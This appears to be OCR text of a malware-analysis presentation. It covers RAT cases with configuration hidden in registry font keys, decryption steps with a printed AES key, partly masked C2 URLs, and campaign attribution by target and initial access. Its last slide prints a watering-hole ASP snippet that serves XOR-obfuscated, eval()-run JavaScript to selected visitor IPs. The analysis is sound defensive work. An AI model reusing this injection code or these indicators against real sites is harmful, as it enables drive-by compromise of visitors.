
Malicious Code Analysis

CASE B Irmons.dll (Pair Set : registry data)

PATH : C:\[random path]\ Irmons.dll (random DLL file name)

: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Fonts\GiddyupStda Bold **(RAT)**

: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Fonts\GiddyupStda **(Configuration info)**



Malicious Code Analysis

CASE B lrmons.dll (Pair Set : registry data)

GiddyupStda

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	52	43	35	53	49	4D	50	03	86	44	55	F1	A1	33	07	A2	RC5SIMP.†DUñ¡3.¢
00000010	DA	20	10	65	11	6A	98	3A	85	B0	0B	3C	02	45	31	FD	Ú .e.j˜:…°.<.E1ý
00000020	75	C8	E4	FB	04	17	5A	2C	D2	45	D6	43	B2	D1	1D	57	uÈäû..Z,ÒEÖC²Ñ.W
00000030	36	86	D7	B1	A3	47	94	28	A1	7C	A8	7C	98	82	AA	E0	6†×±£G"(¡|¨|˜,ªà
00000040	75	F2	C1	0A	E7	6A	A3	F4	4C	28	F4	6F	5B	03	DF	75	uòÁ.çj£ôL(ôo[.ßu
00000050	A0	D0	61	18	17	73	70	9E	0A	4F	3A	0B	19	9E	C1	A4	Đa..spž.O:..žÁ¤
00000060	FB	F6	68	C4	62	39	60	8A	10	08	57	9F	E8	B7	80	2D	ûöhÄb9`Š..WŸè·€-
00000070	11	D3	2B	87	29	E4	66	EE	28	07	5F	9E	80	4C	05	21	.Ó+‡)äfî(._ž€L.!
00000080	EF	53	B0	3D	75	A7	A6	6B	67	A5	7C	36	A1	06	3C	C5	iS°=u§¦kg¥|6¡.<Å
00000090	D5	6D	4A	83	18	F6	4D	17	61	D2	37	1D	7E	3F	2B	FC	ÕmJƒ.öM.aÒ7.~?+ü
000000A0	5A	11	62	4B	38	3C	15	B4	F5	3B	B8	02	5F	C3	85	7F	Z.bK8<.´õ;¸._Ã…

Giddyupstda Bold

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	52	43	35	53	49	4D	50	03	4B	03	0C	8F	A0	51	82	51	RC5SIMP.K... Q‚Q
00000010	82	79	4B	18	5F	5F	78	FA	18	4B	CE	0E	53	9A	22	5B	‚yK.__xú.KÎ.Sš"[
00000020	FC	CC	F9	C4	25	F6	37	D8	B8	5A	6C	74	6E	9A	D6	CC	üÌùÄ%ö7Ø¸ZltnšÖÌ
00000030	13	41	7E	F0	E1	0A	6E	73	6C	A1	65	A4	AC	DD	12	6A	.A~ðá.nsl¡e¤¬Ý.j
00000040	34	D7	7E	F8	4D	FE	1F	19	43	ED	7A	40	E6	37	69	29	4×~øMþ..Cíz@æ7i)
00000050	1C	10	0B	32	7F	69	61	34	50	F8	38	BE	34	B3	32	24	...2.ia4Pø8¾4³2$
00000060	FB	9E	D5	CF	F4	D3	35	D3	86	09	FF	6D	DD	CC	B5	D7	ûžÕÏôÓ5Ó†.ÿmÝÌµ×
00000070	84	3C	4E	14	4C	68	22	A3	75	C2	FE	B1	C8	B9	62	D7	„<N.Lh"£uÂþ±È¹b×
00000080	3F	FE	F0	0F	E1	46	C9	16	9F	BA	50	8C	16	6D	A9	DA	?þð.áFÉ.ŸºPŒ.m©Ú

RC5 Algorithm

값 이름	GiddyupStda
값 종류	REG_BINARY
값 데이터	0000 72 CB 8F 80 5E 44 35 56 56 48 15 FA 2A 3B DA 95 r...^D5VVH..*;.. 0010 D4 98 48 D7 99 54 6E A4 EE 29 5B B7 A7 C8 B2 96 ..H..Tn..)[..... 0020 68 70 8F C8 66 F1 08 6D AF 68 08 10 0A 55 BE 22 hp..f..m.h...U." 0030 00 6A 91 77 56 97 F5 48 BA F7 AF 8D 1A 40 3D 6F .j.wV..H.....@=o 0040 BA 31 B8 43 3F D4 30 09 C8 84 32 64 75 28 67 B9 .1.C?.0...2du(g. 0050 FB 49 FD D3 1C 84 B2 BB 98 91 E3 F1 2D E7 37 00 .I..........-.7. 0060 92 9E 35 0C DD 20 6B 30 31 8B B5 75 ED 5B 81 CA ..5.. k01..u.[.. 0070 CD 38 CF 04 6F E9 2A 54 5F 58 6D A2 A8 D3 2F 4D .8..o.*T_Xm.../M 0080 E1 3E EC BA 01 EA 08 4C A4 1A 99 F2 0D 82 B9 11 .>.....L..... 0090 35 25 C2 F4 04 B6 8E 9D 68 00 FE B9 13 1D 01 BA 5%.....h..... 00A0 58 8C FF B4 83 E7 EA 4C 67 92 7B 30 99 E8 91 DE X.....Lg.{0.... 00B0 B7 75 B0 C1 07 F3 53 DA A7 F4 7C AB 0E C0 5B 74 .u....S...|...[t

값 이름	GiddyupStda Bold
값 종류	REG_BINARY
값 데이터	0000 D6 A5 D5 7D 5E 85 1A E4 81 97 E8 22 EC 8E 66 E3 ...}^.....".f. 0010 DB 72 C3 6A DC F3 9F 60 58 16 B3 43 CA AE E3 71 .r.j...`X..C...q 0020 54 80 1C 1D 44 0B ED 11 A1 FB A3 50 DA F7 36 24 T...D.....P..6$ 0030 8D B5 65 45 A9 BF F5 9B 04 B7 3B C5 09 10 30 54 ..eE.....;..0T 0040 01 3A 28 C9 6B A3 B3 B8 55 77 90 71 25 D2 72 30 .:(.k...Uw.q%.r0 0050 F1 36 41 DA 6F FB CB 8B 3C F7 F0 D4 4B 89 96 AF .6A.o...<...K... 0060 41 C1 84 88 A0 8E A1 30 6C 8C A4 0F 5F 8A AB 0A A.....0l..._... 0070 C2 BB F8 6A 9D 7C 42 DC 10 D5 8B 4D 6D 91 8E 27 ...j.|B....Mm..' 0080 48 AA 8A 51 00 37 44 A6 7D B9 48 21 2B 6E B4 40 H..Q.7D.}.H!+n.@ 0090 3D F9 B6 DE 50 78 94 4A 7C 0A C7 18 E9 30 0B 60 =...Px.J|....0.` 00A0 6A F5 FE CD DD FA 66 79 FC 3A B0 CC DA F2 E4 9A j.....fy.:.....

AES Algorithm

Malicious Code Analysis

CASE B Irmons.dll (Pair Set : registry data)

AES Decrypt

Key: g2Oc6qWRU3n.B0Pm (UTF8)

IV: 00 00 00 00… (HEX) | Mode: CBC

Input: Hex | Output: Raw

Remove null bytes

Input

```
32 70 B3 44 94 B2 F1 C7 82 80 63 6E 0B 0C 66 02 3D EA 3D C7 0A E1 97 66 6D 24 41
B5 92 48 2A F5 65 9B 59 AC 72 D0 98 F8 CA DB EB 01 86 5F AC 8F A0 D4 53 3E 27 8C
01 33 7F 97 52 58 0E A0 B6 6C EB D5 B6 88 99 ED 89 40 7C 2B 6C 4B 9E C3 69 E5 A7
E2 0A 5F 98 27 C3 36 41 63 31 3B AD F2 70 F7 BE B4 3C 78 50 6F F6 CB DE 0C A3 8B
CE A5 2E 4F 3E 38 3D E9 59 F9 D7 80 9F 1E 69 CC 8F 92 02 BB 01 FE 37 DD AE 4B 9F
8F B1 12 F4 EC 72 C6 86 C6 02 7E FE 49 40 BE E4 D0 37 2B A2 76 B2 F1 A5 14 A9 83
FC 73 88 8E 26 D8 AD 9A 55 4B 51 A8 F4 78 36 56 C2 2E E7 33 DB 92 FD 27 0D 4A 05
1A AA 6B F0 7B 09 F9 E8 C0 88 E0 F3 72 6F 04 CA 07 1A E9 D8 00 48 5A 7E 83 BC A5
EA 4E A6 BF F6 28 05 84 C5 21 B4 46 C3 C2 F2 D4 78 E5 D4 6E 9D 6B 41 57 EE 42 30
3A F0 6B AD 94 41 23 41 81 DE A6 A3 D1 AF 3C 40 02 28 1A 26 3E 6A C5 3B 99 85 02
5E 3D 0F 7B 90 0C E9 73 0C 59 B1 72 CA D6 1D D9 E6 89 8B 58 70 38 A1 D1 57 78 64
6B 7B 25 2D 49 4C 3D 9C 66 D1 2B 72 1D AC 86 C6 48 CE 5B 5A 4E 31 53 70 87 CD EB
70 0A CD 0B D8 98 8C 60 FD 05 FD 7A 17 9A 76 A3 0E 73 7E A6 3B 43 66 38 47 5C 0B
05 82 B9 F1 32 B4 DF 2F 2A 79 9D 31 00 27 E6 9C 0D 3B C8 D4 5E 89 0C BF CC 11 94
F0 75 17 D5 3D 9B 0A 94 B7 0F CF D8 00 2C BA 99 5B B9 0D FB EA 92 3C C6 CA 69 2D
06 2B B6 31 AA 4F C6 F3 CD 16 38 D1 FD 0B 9E C6 3D 4B FA AB 0D DB 5B 38 CE 8C 5B
D5 5A 4F F8 90 A5 64 1C 8F DC A3 99 2D C6 F8 EF C0 CD DA D1 B1 F7 58 04 29 AA 42
9A D9 0A AC AF E2 6E 73 F1 EC D0 C3 1F 35 76 DB 83 7D 73 C7 14 5F 1A BC F1 D5 8C
C7 C7 E1 91 16 A3 76 2A 1B D6 7F 8E 94 0E F6 00 7A E6 12 BA 8B 60 EB AD FA 5D 26
ED 88 D4 51 F2 78 AC 32 48 B8 33 19 D1 5F B7 3E E2 B0 5F CA 91 C2 B0 A7 19 9A EB
E0 CD AA E3 46 A9 D9 48 AA 90 A2 8C A4 62 89 D3 B7 A9 16 28 00 5F EB 43 64 97 70
7E 0E 45 77 72 1C 3C E6 56 BC 44 FB 95 0F E2 B1 B2 9F A3 86 45 DC FB 3F 49 D8 03
92 C9 FF A4 AD C8 D3 17 98 69 68 B3 C3 01 A4 2B CF C3 11 3D 37 FA B6 A1 DD 7D FE
61 3E 55 68 E5 DE 00 41 86 23 97 98 32 11 CC 8F 93 FF F7 8F 80 BC 26 A9 A0 27 3E
3F 20 27 5D E2 BD BB E8 C4 8E 36 FA AF 5C 78 AA 5B 6E 0A 59 A9 C6 2A B7 B1 84 F9
DC 24 19 78 C9 0C 48 34 C8 55 69 1B 0B 38 DE 9E 0B AF DA C0 9E 61 FD F8 94 C7 56
```

10416 1 Raw Bytes LF

Output

```
CR RS ENQÎf¢dPCAuditC:\Program Files\Windows Mail\wabimg.dll-
Rhttps://www.biz     .co.kr/board/wysi/wysi.asphttps://www.eledu     .co.kr/mobile/te
mps/guest/guest.asphttps://m2     .co.kr/upload/prod/thumb_s/prod.aspSTX
```

Service Name : PCAudit

Path : C:₩Program Files₩Windows Mail₩wabimg.dll


C2 : biz****.co.kr/board/wysi/wysi.asp
eledu****.co.kr/mobile/temps/guest/guest.asp
m2****.co.kr/upload/prod/thumb_s/prod.asp

Malicious Code Analysis

CASE C *proc.sys (Pair Set : registry data)

PATH : C:\Window\system32*proc.sys

: SYSTEM\CurrentControlSet\Servies\eventlog\Application\Regular\[Malware Name] **(Configuration info)**




Malicious Code Analysis

CASE D mi.dll (Pair Set : file list)

PATH : C:\appdata\[random]\wsmprovhost.exe
: C:\appdata\[random]\mi.dll
: C:\appdata\[random]\[random file name] **(encrypted RAT)**


Command : wsmprovhost.exe [argument(encrypted Key & RAT File name)]



Malicious Code Analysis


CASE D mi.dll (Pair Set : file list)

wsmprovhost.exe [argument]



Attribution

Attribution




- Target : press, marine industry, Financial S/W development
- Initial Access : Watering Hole, Financial security S/W vulnerabilities

- Target : defense industry, cryptocurrency exchange
- Initial Access : Spear Phishing, Watering Hole, S/W vulnerabilities

- Target : Hosting company, Financial S/W development, G/W development
- Initial Access: Spear Phishing

Attribution


Initial Access – Drive by Compromise



Operation BookCodes (2020)

Attribution

Initial Access – Drive by Compromise



Operation GoldGoblin (2023)

Attribution

Initial Access – Drive by Compromise

```
<%
ip = Request.ServerVariables("HTTP_CLIENT_IP")
If ip = "" Then
ip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If ip = "" Then
ip = Request.ServerVariables("REMOTE_ADDR")
End If
End If

If MD5(Left(ip, 10)) = "9892[redacted]a971fc7" Or MD5(Left(ip, 11)) =
"b3a4f1[redacted]9e94" Or MD5(Left(ip, 11)) =
"8f2277[redacted]1191f" Or MD5(Left(ip, 12)) =
"539a85[redacted]6add1" Or MD5(Left(ip, 9)) =
"69d162[redacted]38d246" Then

%>
<script language='javascript'>
{vOd5bN=unescape('%20%5E%15%1F/%21_%02D56X%02%0Fjf%0D%1F%0C0%25%5C%13J16RKM
*0E%06%19xk%1E%1A%034%21E%00%07%23%28%5DX%09-%29%1E%06%18-
%20D%15%1Em7D%14%06+7EED%237Al%03%26y%08N%5Dtc%11%01%03%260YK%5Blw%00V%
02%27-
V%1E%1E%7Fu%1FE%5B%7Cx%1E%1F%0C0%25%5C%13T%60m%0AD1vjBR32Bx1A');Ws0hq3=vO
d5bN.substr(0,vOd5bN.length - 7);_1bl8d9=Ws0hq3.substr(Ws0hq3.length-
5,5);Ws0hq3=Ws0hq3.substr(0,Ws0hq3.length-
5);t0J3rO5Gk='';for(mAR=0;mAR<Ws0hq3.length;mAR++)t0J3rO5Gk+=String.fromCharCode(Ws0h
q3.charCodeAt(mAR)^_1bl8d9.charCodeAt(mAR%5));vOd5bN=t0J3rO5Gk;eval(vOd5bN);}
</script>
<%
End if
%>
```

